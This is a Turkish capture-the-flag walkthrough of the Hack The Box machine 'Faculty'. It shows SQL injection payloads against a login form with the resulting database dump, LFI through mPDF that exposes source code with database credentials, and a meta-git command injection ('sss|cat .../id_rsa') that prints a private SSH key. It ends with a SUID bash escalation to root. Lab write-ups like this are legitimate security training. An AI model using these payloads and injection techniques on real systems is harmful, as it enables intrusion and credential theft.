

Faculty writeup



The banner features a dark blue background with a large, faint watermark of a graduation cap and a hand holding a diploma. In the upper center, there is a circular emblem with a yellow border containing a hand holding a blue graduation cap. Below this emblem, the word "Faculty" is written in a large, white, sans-serif font. Underneath the title, a green 3D cube icon is centered between two horizontal green lines. At the bottom, a table with four columns provides details about the writeup.

OS	RELEASE DATE	DIFFICULTY	POINTS
Linux	02 Jul 2022	Medium	30

Recon

```
22/tcp open  ssh      syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 e9:41:8c:e5:54:4d:6f:14:98:76:16:e7:29:2d:02:16 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGCzpbkoBfa0UKxT+Giw4wE1jz82gGRpuANEdRt+D6gp6hDmrca0DUiU/N+4nX08jcFBk103cLwU8VisxyRu
3wHMTXaYx2WMZXPtb8clv3Hrt+q2m4eL+DBJMKHO10qCx1IwfYcNyJA3CNCj88X8RgWIREalYWyNHeQFzAHZx4SSrCP9aw5QKqAYVAAS4Za0pts4HVYLfuOrx
FgO/Z3FL3xynYeyLrFM+iEx0cML9rIYWG8NzqVnBe180u+7d/y/kcsZU6MkBMmqWQLGA6o4srVx73AqbUDChkv8glvq0ZbD1JYmACuMCdn/GFI8lRlKaw1BaYe
uP0l6qgbb65ghdECYEXC3iycPkR77D6gMbIbg4F9wvzD9AF//aCR+6t8F29DyP/mh1J8a+yiUHY2HJJJaDvB5vQLg5Y++9yNEDmxLGFQTdJm/n7YhP2Qj+lkgfs
ERA09pfIWGCCWaXl6fddUG4gp1bHLZkek+exgsimU7hApGFrJctYPkf78xC3pvxx0=
|   256 43:75:10:3e:cb:78:e9:52:0e:eb:cf:7f:fd:f6:6d:3d (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBBDH8WAd+YlbEo4Fpz3+Ua0YyCJGfA/E29J0RgMAIOXVLGUpv
MgQqiaqDMXtbt/G03rGEI9h8dpFamswN1LJ8uig=
|   256 c1:1c:af:76:2b:56:e8:b3:b8:8a:e9:69:73:7b:e6:f5 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAINSCwKublVScg9d/3Tc/NAh0n9XH5lE9S8fl2dl+vf6+
80/tcp open  http      syn-ack nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-title: Did not follow redirect to http://faculty.htb
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

etc/ hosts dosyasına faculty.htb yi ekledikten sonra web sitesine bakmaya karar verdik

ID Number is incorrect.

Welcome To Faculty Scheduling System

Please enter your Faculty ID No.

Login

id parametresi istediği için ilk etapta fuzzlamayı planladık fakat uzun süre farklı bir cevap almayınca bakış açısını değiştirdim

<pre>1 POST /admin/ajax.php?action=login_faculty HTTP/1.1 2 Host: faculty.htb 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0 4 Accept: */* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8 8 X-Requested-With: XMLHttpRequest 9 Content-Length: 7 0 Origin: http://faculty.htb 1 Connection: close 2 Referer: http://faculty.htb/login.php 3 Cookie: PHPSESSID=fmpobuv37e6pp22ulttbujfu41 4 5 id_no=1</pre>	<pre>1 HTTP/1.1 200 OK 2 Server: nginx/1.18.0 (Ubuntu) 3 Date: Sun, 24 Jul 2022 19:28:39 GMT 4 Content-Type: text/html; charset=UTF-8 5 Connection: close 6 Expires: Thu, 19 Nov 1981 08:52:00 GMT 7 Cache-Control: no-store, no-cache, must-revalidate 8 Pragma: no-cache 9 Content-Length: 1 10 11 3</pre>
---	--

yukarda görüldüğü görüldüğü gibi hatalı her sorgu için 3 cevabını dönüyor

<pre>1 POST /admin/ajax.php?action=login_faculty HTTP/1.1 2 Host: faculty.htb 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0 4 Accept: */* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8 8 X-Requested-With: XMLHttpRequest 9 Content-Length: 8 0 Origin: http://faculty.htb 1 Connection: close 2 Referer: http://faculty.htb/login.php 3 Cookie: PHPSESSID=fmpobuv37e6pp22ulttbujfu41 4 5 id_no=1'</pre>	<pre>1 HTTP/1.1 200 OK 2 Server: nginx/1.18.0 (Ubuntu) 3 Date: Sun, 24 Jul 2022 19:34:43 GMT 4 Content-Type: text/html; charset=UTF-8 5 Connection: close 6 Expires: Thu, 19 Nov 1981 08:52:00 GMT 7 Cache-Control: no-store, no-cache, must-revalidate 8 Pragma: no-cache 9 Content-Length: 148 10 11
 12 Notice : Trying to get property 'num_rows' of non-object in > /var/www/scheduling/admin/admin_class.php on line 43
 13 3</pre>
--	---

sql injection saldırısı denedim ve yukarda belirtilen hata ile karşılaştım daha sonra requesti alıp sqlmap e verdim ve uzun süren bir bekleyişin ardından

```
Parameter: id_no (POST)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: id_no=1'OR '1'='1' AND 9024=9024 AND 'hWbb'='hWbb

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id_no=1'OR '1'='1' AND (SELECT 3060 FROM (SELECT(SLEEP(5)))nMZx) AND 'DprM'='DprM
```

payloadlarını verdi daha sonra database türünü belirtip –dump parametresini kullanarak databasei dump ettim burda bu saldırının bu kadar uzun sürme sebebi ise boolean-based blind sql injection zafiyeti olduğundan herbir karakter için sırasıyla tüm alfabedeki karakterleri denediğinden kaynaklanmaktadır

```
Database: scheduling_db
Table: users
[1 entry]
```

id	name	type	password	username
1	Administrator	1	1fecbe762af147c1176a0fc2c722a345	admin

```
[5 entries]
```

id	subject	description
1	DBMS	Database Management System
2	Mathematics	Mathematics
3	English	English
4	Computer Hardware	Computer Hardware
5	History	History


id	course	description
1	Information Technology	IT
4	BSCS	Bachelor of Science in Computer Science
5	BSIS	Bachelor of Science in Information Systems
6	BSED	Bachelor in Secondary Education

id	id_no	email	gender	address	contact	lastname	firstname	middlename
1	63033226	jsmith@faculty.htb	Male	151 Blue Lakes Blvd	(646) 559-9192	Smith	John	C
2	85662050	cblake@faculty.htb	Female	225 Main St	(763) 450-0121	Blake	Claire	G
3	30903070	ejames@faculty.htb	Male	142 W Houston St	(702) 368-3689	James	Eric	P


burda edindiğimiz çok kritik bilgiler bulunmakta fakat online şekilde admin hash ini arattığımda herhangi bir şey bulamadım aynı zamanda sqlmap te `-os-shell` parametresinde çalışmadığını söylemekte fayda var. Bu yüzden directory fuzzing işlemi yaptık ve /admin dizinini bulduk burda şaşırdık çünkü authenticated bi şekilde giriş yaptık sisteme

School Faculty Scheduling System							Smith, John C
Home	Course List	Subject List	Faculty List	Schedule			
faculty List				+ New		PDF	
Show	10	entries	Search:				
#	ID No	Name	Email	Contact	Action		
1	85662050	Blake, Claire G	cblake@faculty.htb	(763) 450-0121	Delete		
2	63033226	Smith, John C	jsmith@faculty.htb	(646) 559-9192	Delete		
Showing 1 to 2 of 2 entries					Previous	1	Next

şaşınlığımızı üstümüzden attıktan sonra sitede gezinmeye başladım pdf export edebileceğim birden fazla yer bulunmaktaydı ve pdf içindeki değerleri bizden alıyordu bu olası bir saldırı yüzeyi oluşturduğunu fark ettim ve bunun üzerine gittim



ilk başta xss ve ssti denedim fakat daha sonra url kısmında mpdf kısmını fark ettim. bu sürede uzun süren bir araştırma yapmam gerekti çünkü bir çok CVE vardı fakat bizim işimize yarabilecek şekilde değildi daha sonra <https://medium.com/@jonathanbouman/local-file-inclusion-at-ikea-com-e695ed64d82f> makalesini okudum ve burda bulunan metodu denemek istedim



başarılı bir şekilde lfi yapabiliyoruz.şimdi ilk yapmam gereken işlem olarak etc/passwd çıktısından elde ettiğimiz userların id_rsa sıını okumaya çalıştık fakat herhangi bir sonuç alamadık dah a sonrada n pgp dosyalarını okumaya başladım

```

k.php
session_start();
ini_set('display_errors', 1);
Class Action {
    private $db;

    public function __construct() {
        ob_start();
        include 'db_connect.php';

    $this->db = $conn;
    }
    function __destruct() {
        $this->db->close();
        ob_end_flush();
    }

    function login(){

        extract($_POST);
        $qry = $this->db->query("SELECT * FROM users where username = ''.$username.'" and password = ''.$md5($password)'" );
        if($qry->num_rows > 0){
            foreach ($qry->fetch_array() as $key => $value) {
                if($key != 'password' && !is_numeric($key))
                    $_SESSION['login_'.$key] = $value;
            }
            if($_SESSION['login_type'] != 1){
                foreach ($_SESSION as $key => $value) {
                    unset($_SESSION[$key]);
                }
                return 2 ;
            }
            exit;
        }

        $conn= new mysqli('localhost','sched','Co.met06aci.dly53ro.per','scheduling_db')or die("Could not connect to mysql".mysqli_error($conn));
    }
}

```

gbyolo:Co.met06aci.dly53ro.per

```

cat: /etc: Permission denied
gbyolo@faculty:/var/mail$ sudo -l
[sudo] password for gbyolo:
Matching Defaults entries for gbyolo on faculty:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User gbyolo may run the following commands on faculty:
    (developer) /usr/local/bin/meta-git

```

ilk başta kendim enumure ettim daha sonra ise linpeas scriptini çalıştırdım ve mete-git binary sinde privilege escalation zafiyeti olduğunu fark ettim

```
Mails (limit 50)
98469      4 -rw----- 1 gbyolo mail          677 Nov 10 2020 /var/mail/gbyolo
615        4 -rw----- 1 root   mail         1203 Jul 24 23:07 /var/mail/root
98469      4 -rw----- 1 gbyolo mail          677 Nov 10 2020 /var/spool/mail/gbyolo
615        4 -rw----- 1 root   mail         1203 Jul 24 23:07 /var/spool/mail/root
```

```

From: developer@faculty.htb Tue Nov 10 15:03:02 2020
Return-Path: <developer@faculty.htb>
X-Original-To: gbyolo@faculty.htb
Delivered-To: gbyolo@faculty.htb
Received: by faculty.htb (Postfix, from userid 1001)
        id 0399E26125A; Tue, 10 Nov 2020 15:03:02 +0100 (CET)
Subject: Faculty group
To: <gbyolo@faculty.htb>
X-Mailer: mail (GNU Mailutils 3.7)
Message-Id: <20201110140302.0399E26125A@faculty.htb>
Date: Tue, 10 Nov 2020 15:03:02 +0100 (CET)
From: developer@faculty.htb
X-IMAPBase: 1605016995 2
Status: 0
X-UID: 1

Hi gbyolo, you can now manage git repositories belonging to the faculty group. Please check and if you have troubles just
let me know!\ndeveloper@faculty.htb

```

ilgili exploiti ulaştım ve başarılı bir şekilde çalıştırmayı başardım direkt id_rsa keyini aldım ve developer a yetki yükseltmiş oldum

```
gbyolo@faculty:/tmp/mona/tests$ sudo -u developer meta-git clone 'sss|cat /home/developer/.ssh/id_rsa'  
meta git cloning into 'sss|cat /home/developer/.ssh/id_rsa' at id_rsa
```

```
id_rsa:  
fatal: repository 'sss' does not exist  
-----BEGIN OPENSSH PRIVATE KEY-----  
b3BlbnNzaC1rZXktZjEAAAAABG5vbmUAAAAAEbm9uZQAAAAAAAAABAAABlwAAAAAdzc2gtcn  
NhAAAAAwEAAQAAAEAxDAgrHcD2I4U329//sdapn4ncVzRYZxACC/czxmS05Us2S87dxyw  
izz0hDsZHyk+bCB5B1wvrtmAFu2KN4aGCoAJMNGmVocBnIkSczGp/zBy0pVK6H7g6GMAVS  
pribX/DrdHCcmsIu7WqkyZ0mDN2sS+3uMk6I3361x2ztAG1aC9xJX7EJsHmXDR LZ8G1Rib  
KpI0WqAWNSXHDdVcwDpmWDk+NLIRKkpGcVByzhG8x1azvKWS9G36zeLLARBP43ax4eAVrs  
Ad+7ig3vl9Iv+ZtRzkH0PsMhriILHBNUy9dFAGP5aa4ZUKyHi1/MLBnsW0giRHMgcJzcWX  
OGeIJbtcdp2aB0jZlGJ+G6uLWrxwLX9anM3gPXTT4DGqZV1Qp/3+JZF19/KXJ1dr0i328j  
saMlZdijF5bZjpAocLxS0V84t99R/7bRbLdFME/0xyb6QMKcMDnLrDumdhioBROZFl3v5  
hnsW9CoFLiKE/4jWKP6LPu+31G0TpKtLXYMDbcepAAAFiOUui47Llou0AAAAAB3NzaC1yc2  
EAAAGBAMQwIKx3A9i0FN9vf/7HWqZ+J3Fc0WGCQAgv3M8ZkjvVLNkv03ccsIs2dIQ7Mx8p  
PmwgeQdcL67ZgBbtijeGhgqACTDRpLaHAZyJEnMxqf8wctKVsuH+40hjAFUqa4m1/w63Rw  
nJrCLu1qpMmdJgzdrEvt7jJoIn9+tcds7QBtWgvcSV+xCb85lw0S2fBtUymyqSNFagFjUl  
xww73MA6Zlg5PjZSESpKrnFqs4RvMdWs7yLkvRt+s3iywEQT+N2seHgFa7AHfu4oN75fS  
L/mBUc5B9D7D1a4iJRwTVMvXRBj+WmuGVJGB4tfzJQZ7FjoIkRzIHC3FLzhniCW7XHad  
mgTo2ZrIfhurilq8cJV/Wpzn4D100+AxqmVdUKf9/iWRdffylydXa9It9vI7GjJcw4oxeW  
2Y6QDnC8UfFf0LffUf+20Wy3RcTBP9Mcm+kDcNDA5y6w1JnYYjm0TmRZd7+Y27FvQqBS4i  
hP+11ij+pT1Pt9Rjk6SrS12DA23HqQAAAAMBAEAAAGBAIJXSPMC0Jvr/oMaspxzULdwpv  
JbW3BKHB+Zwtpxa55DntSeLUwXpsxzXzIcWLwTeIbS35hSpK/A5acYaj/yJOy0AdsbyHpa  
ELWupj/TFE/66xwXJfiLBxsQctr0i62yVAVfsR0Sng5/qRt/8orbGrrNIJU2u7e7ToHMLN  
J0J1A6niLQuh4LBHHyTvUTRyC72P8Im5varaLEhuHxnzg1g81loA8jjvWAeUHwayNxG8uu  
ng+nLaLwTM/usMo9Jnvx/UeoKnKQ4r5AunVeM7QQTdEZtwMk2G4v0Z9ODQztJ07aCDCiEv  
Hx9U9AGHNYDEMfCebfsJ9voa6i+rphRzK9or/+IbjH3JLnQ0Zw8JRC1RpI/uTECiwtmkp4
```

developer olarak sisteme bağlandıktan sonra ilk işimiz linpeas çalıştırmak olmalı

```
root 944 0.0 0.0 55276 1556 ? Ss 16:17 0:00 nginx: master process /usr/sbin/nginx -g daemon on,  
www-data 945 0.1 0.3 56144 6264 ? S 16:17 0:28 _ nginx: worker process  
www-data 946 0.1 0.3 56148 6564 ? S 16:17 0:33 _ nginx: worker process  
develop+ 12413 0.0 0.2 13928 5984 ? S 21:22 0:00 | _ sshd: developer@pts/2  
develop+ 12414 0.0 0.1 5992 3992 pts/2 Ss 21:22 0:00 | _ -bash  
root 12679 0.0 0.1 5992 3912 pts/2 S+ 21:25 0:00 | _ bash -p  
develop+ 12596 0.0 0.2 13928 5996 ? S 21:24 0:00 _ sshd: developer@pts/3  
develop+ 12598 0.0 0.1 5992 3992 pts/3 Ss 21:24 0:00 _ -bash  
develop+ 12760 0.3 0.1 3688 2916 pts/3 S+ 21:27 0:00 _ /bin/sh ./linpeas.sh  
develop+ 15583 0.0 0.0 3688 1120 pts/3 S+ 21:28 0:00 _ /bin/sh ./linpeas.sh  
develop+ 15585 0.0 0.1 7984 3616 pts/3 R+ 21:28 0:00 | _ ps fauxwww  
develop+ 15587 0.0 0.0 3688 1120 pts/3 S+ 21:28 0:00 _ /bin/sh ./linpeas.sh
```

sistem işlemlerinde bash -p görünce aklıma sadece bash e suid verildiği geldi ve haklı çıktım
bash -p çalıştırdığımızda root kullanıcısına geçiş yaptık

```
-bash-5.0$ bash -p  
bash-5.0# id  
uid=1001(developer) gid=1002(developer) euid=0(root) groups=1002(developer),1001(debug),1003(faculty)  
bash-5.0#
```